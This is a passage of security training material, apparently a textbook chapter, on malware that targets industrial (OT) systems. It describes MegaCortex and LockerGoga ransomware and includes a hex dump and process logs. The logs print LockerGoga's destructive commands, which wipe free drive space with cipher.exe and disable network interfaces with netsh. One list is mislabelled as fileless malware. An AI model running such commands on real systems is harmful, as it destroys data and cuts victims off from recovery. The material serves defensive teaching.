



Figure 18.77: Malicious reprogramming attack on an industrial machine

OT Malware

- Attackers develop **malware targeting industrial systems**. These malware can cause potential damage to the software and hardware that is used to operate critical infrastructure

MegaCortex

- MegaCortex is novel ransomware that **targets OT networks**, corporate networks and industrial sectors
- It is installed on compromised systems using **Trojan downloaders** such as Qakbot aka Qbot, Emotet, and Rietspoof


010 Editor - C:\Notepad2\License.txt.megac0rtx
File Edit Search View Format Scripts Templates Tools Window Help
License.txt.megac0rtx
Edit As: Hex
Run Script
Run Template
Start: 1517 [5EDh] Sel: 9 [9h]
Size: 2218 ANSI LIT W OVR

OT Malwares

- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer
- SamSam
- Shamoon3
- VPNFilter
- Havex

OT Malware


Attackers are developing malware targeting industrial systems. OT malware such as Havex and Industroyer have caused severe disruption to business processes on industrial networks. It can cause potential damage to the software and hardware that is used to operate critical infrastructure. In some scenarios, OT malware can also propagate the infection and make the devices connected to the network inoperable. Industrial control systems are more susceptible to malware attacks as they are connected to a wider network. In addition, OT solutions are often vulnerable to malware attacks as they use proprietary systems and legacy technology that are not regularly updated and patched. OT ransomware, once it has infected an industrial system, can destructively lock and encrypt the hard drive files, making the system inaccessible and unusable.

Discussed below are some popular examples of OT malware:

- **MegaCortex**

  MegaCortex is novel ransomware that targets OT networks, corporate networks, and industrial sectors. MegaCortex is installed on compromised systems using trojan downloaders. After gaining access to the corporate network through the compromised system, attackers try to access domain controllers and propagate the infection to other systems connected in the network. The trojans used for the distribution of MegaCortex are Qakbot (aka Qbot), Emotet, and Rietspoof.

  After gaining full access to the network, attackers use renamed command-line tools such as PsExec to execute the remote process and distribute the batch file winnit.exe along with the ransomware to the other systems connected to the network. The ransomware uses this batch file to encrypt the files and data stored on the compromised systems. Finally, MegaCortex displays a ransom note threatening the victim to pay a ransom for decrypting the files, failing which the data will be made public.


010 Editor - C:\Notepad2\License.txt.megac0rtx
File Edit Search View Format Scripts Templates Tools Window Help
License.txt.megac0rtx
Edit As: Hex
Run Script
Run Template
Start: 1517 [5EDh]
Sel: 9 [9h]
Size: 2218
ANSI
LIT
W
OVR

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
05E0h: AB 8B 6E CF B4 7C E1 1D D4 9F 24 F5 EC AA 4D 45   «‹nÏ´|á.ÔŸ$õìªME
05F0h: 47 41 2D 47 38 3D 51 73 6F 49 4F 4E 6F 4B 6B 6C   GA-G8=QsoIONoKkl
0600h: 6A 31 73 65 4A 66 54 55 61 2B 47 4C 67 6A 78 4A   j1seJfTUa+GLgjxJ
0610h: 4F 30 4C 79 66 47 4D 4D 70 53 43 38 4B 31 63 39   O0LyfGMMpSC8K1c9
0620h: 67 67 6E 6F 4A 36 2F 66 30 67 44 78 35 4C 6A 46   ggnoJ6/f0gDx5LjF
0630h: 50 59 42 59 47 70 76 59 4F 6E 47 7A 6B 77 4E 71   PYBYGpvYOnGzkwNq
0640h: 45 53 35 55 31 6A 4A 6C 59 32 34 5A 5A 65 70 42   ES5U1jJlY24ZZepB
0650h: 64 4A 70 63 4E 76 4C 52 46 75 4D 37 66 2F 47 78   dJpcNvLRFuM7f/Gx
0660h: 72 58 57 79 78 39 5A 46 75 77 53 6D 78 66 47 58   rXWyx9ZFuwSmxfGX
0670h: 6C 56 35 65 50 31 35 4E 34 51 46 36 4C 46 4B 71   lV5eP15N4QF6LFKq
0680h: 65 47 78 37 38 56 55 73 44 44 4D 62 72 38 56 61   eGx78VUsDDMbr8Va
0690h: 6C 37 76 68 6F 41 32 66 4D 7A 39 68 66 6B 41 49   l7vhoA2fMz9hfkAI
06A0h: 52 78 6B 67 49 2F 6F 4F 37 72 6A 6F 51 64 7A 46   RxkgI/oO7rjoQdzF
06B0h: 34 41 47 39 50 4A 75 6F 65 6A 46 6B 54 53 6B 4C   4AG9PJuoejFkTSkL
06C0h: 31 4F 39 59 31 6E 76 74 77 79 63 46 63 74 54 61   1O9Y1nvtwycFctTa
06D0h: 42 46 6F 61 34 2F 32 4E 2B 55 65 63 37 4C 4F 61   BFoa4/2N+Uec7LOa
06E0h: 48 32 4C 41 79 33 2B 78 43 71 4E 46 5A 52 35 45   H2LAy3+xCqNFZR5E
06F0h: 6F 7A 72 50 41 62 58 79 4F 67 71 62 68 4A 31 6E   ozrPAbXyOgqbhJ1n
0700h: 49 55 39 6A 51 71 76 35 36 79 35 79 65 43 79 43   IU9jQqv56y5yeCyC
0710h: 77 61 73 34 72 64 6A 30 4A 71 53 76 46 71 54 33   was4rdj0JqSvFqT3
0720h: 4F 58 73 54 67 69 53 30 42 69 63 6D 62 54 69 49   OXsTgiS0BicmbTiI
0730h: 46 41 76 37 67 66 43 6D 5A 6C 6D 58 4A 67 39 63   FAv7gfCmZlmXJg9c
0740h: 39 76 75 34 73 39 4C 57 33 70 62 61 33 54 5A 4C   9vu4s9LW3pba3TZL
0750h: 61 65 31 59 7A 2B 66 6E 72 70 48 58 51 77 36 5A   ae1Yz+fnrpHXQw6Z
0760h: 39 59 65 45 54 75 44 77 38 4F 32 59 56 2B 42 33   9YeETuDw8O2YV+B3
0770h: 65 52 32 78 70 34 63 56 4E 6A 6E 67 68 2F 44 4A   eR2xp4cVNjngh/DJ
```


Figure 18.78: Screenshot of OT malware – MegaCortex

Listed below are some additional examples of fileless malware:

- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer
- SamSam
- Shamoon3
- VPNFilter
- Havex

OT Malware Analysis: LockerGoga Ransomware

- LockerGoga ransomware has **attacked many industrial organizations** such as building and construction, financial services, metals, chemicals, data storage and warehousing by compromising their critical operations
- To execute LockerGoga ransomware, attackers need **administrative privileges**, and therefore, before running the ransomware, attackers must gain access to the target system and elevate their privileges




Execution Flow of LockerGoga

https://www.fortinet.com

OT Malware Analysis: LockerGoga Ransomware (Cont'd)

Stage 1: Initial Execution


- LockerGoga injects a copy of itself in `%TEMP%/tgytutrc{number}.exe` and executes it with the "`-m`" (master) parameter. If "`-l`" parameter is enabled, details of the malware are written to "`c:\log`"



```
scanning...
"A:\" : The device is not ready
[1/0/4893]>C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
[2/0/4894]>C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
[3/0/4895]>C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
[2/1/5015]+C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
[3/1/5014]>C:\cfd5a68720a6fbe8a8301126cf72300a\1036\LocalizedData.xml
[2/2/5019]+C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
[3/3/5023]>C:\cfd5a68720a6fbe8a8301126cf72300a\1049\LocalizedData.xml
[2/4/5025]+C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
[3/4/5024]>C:\cfd5a68720a6fbe8a8301126cf72300a\UIInfo.xml
3204 exiting
\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\GrooveMUISet.xml
[1/29/6110]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
[2/30/6110]+C:\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\Groove.en-us\GrooveMUI.xml
[3/30/6109]>C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
[2/31/6232]+C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
[3/31/6231]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
[2/32/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
[1/33/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
[2/33/6230]>C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
[3/33/6229]>C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
[2/34/6254]+C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
[3/34/6253]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UIInfo.xml
2216 exiting
[2/35/6257]+C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\Setup.xml
[3/35/6256]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\ParameterInfo.xml
2708 exiting
[2/36/6256]+C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
```

Stage 2: Running Master Process

- Executes master process to search and identify files to encrypt, lockout admin accounts, and disable network interfaces
- It uses the slave process for encrypting files. To perform this, it executes its binary with the following parameters:
  `-i <shared memory name> -s`




```
Process Create  C:\_virus\1.exe  SUCCESS  PID: 2176, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create  C:\_virus\1.exe  SUCCESS  PID: 3856, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create  C:\_virus\1.exe  SUCCESS  PID: 3684, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create  C:\_virus\1.exe  SUCCESS  PID: 3240, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create  C:\_virus\1.exe  SUCCESS  PID: 272, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create  C:\_virus\1.exe  SUCCESS  PID: 2444, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 SUCCESS  PID: 1448, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 UCCESS   PID: 832, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 UCCESS   PID: 2880, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 UCCESS   PID: 3828, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 UCCESS   PID: 3376, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 CCESS    PID: 3380, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 CESS     PID: 1800, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                 UCCESS   PID: 1524, Command line: C:\Windows\system32\cipher.exe /w: A:\
                                 UCCESS   PID: 1744, Command line: C:\Windows\system32\cipher.exe /w: C:\
Process Create  C:\Windows\sy... SUCCESS  PID: 2600, Command line: C:\Windows\system32\cipher.exe /w: D:\
Proc                                      PID: 2704, Command line: C:\Windows\system32\netsh.exe interface set interface "Local Area Connection 2" DISABLED
Proc                                      PID: 1336, Command line: C:\Windows\system32\netsh.exe interface set interface "Loopback Pseudo-Interface 1" DISABLED
Proc                                      PID: 3416, Command line: C:\Windows\system32\netsh.exe interface set interface isatap.localdomain DISABLED
Proc                                      PID: 600, Command line: C:\Windows\system32\netsh.exe interface set interface "Local Area Connection* 9" DISABLED
```

Execute "slaves" for file encryption
Erase unused or free space from drive using cipher.exe
Disable network interfaces

OT Malware Analysis: LockerGoga Ransomware (Cont'd)

Stage 3: Running Slave Process

